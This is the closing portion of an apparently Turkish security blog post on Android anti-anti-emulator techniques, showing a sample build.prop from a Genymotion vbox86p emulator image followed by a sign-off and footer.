
build.prop

```
# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=LMY47D
ro.build.display.id=vbox86p-userdebug 5.1
LMY47D eng.buildbot.20151117.200402 test-keys
ro.build.version.incremental=eng.buildbot.
20151117.200402
ro.build.version.sdk=22
ro.build.version.codename=REL
ro.build.version.all_codenames=REL
ro.build.version.release=5.1
ro.build.date=Tue Nov 17 20:07:40 CET 2015
ro.build.date.utc=1447787260
ro.build.type=userdebug
ro.build.user=buildbot
ro.build.host=buildbot.soft.genymobile.com
ro.build.tags=test-keys
ro.build.flavor=vbox86p-userdebug

ro.product.brand=generic
ro.product.name=vbox86p
ro.product.device=vbox86p
ro.product.board=
# ro.product.cpu.abi and ro.product.cpu.abi2
# are obsolete
```







Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Android Anti Anti-Emulator](#) appeared first on [Siber Güvenlik Günlüğü](#).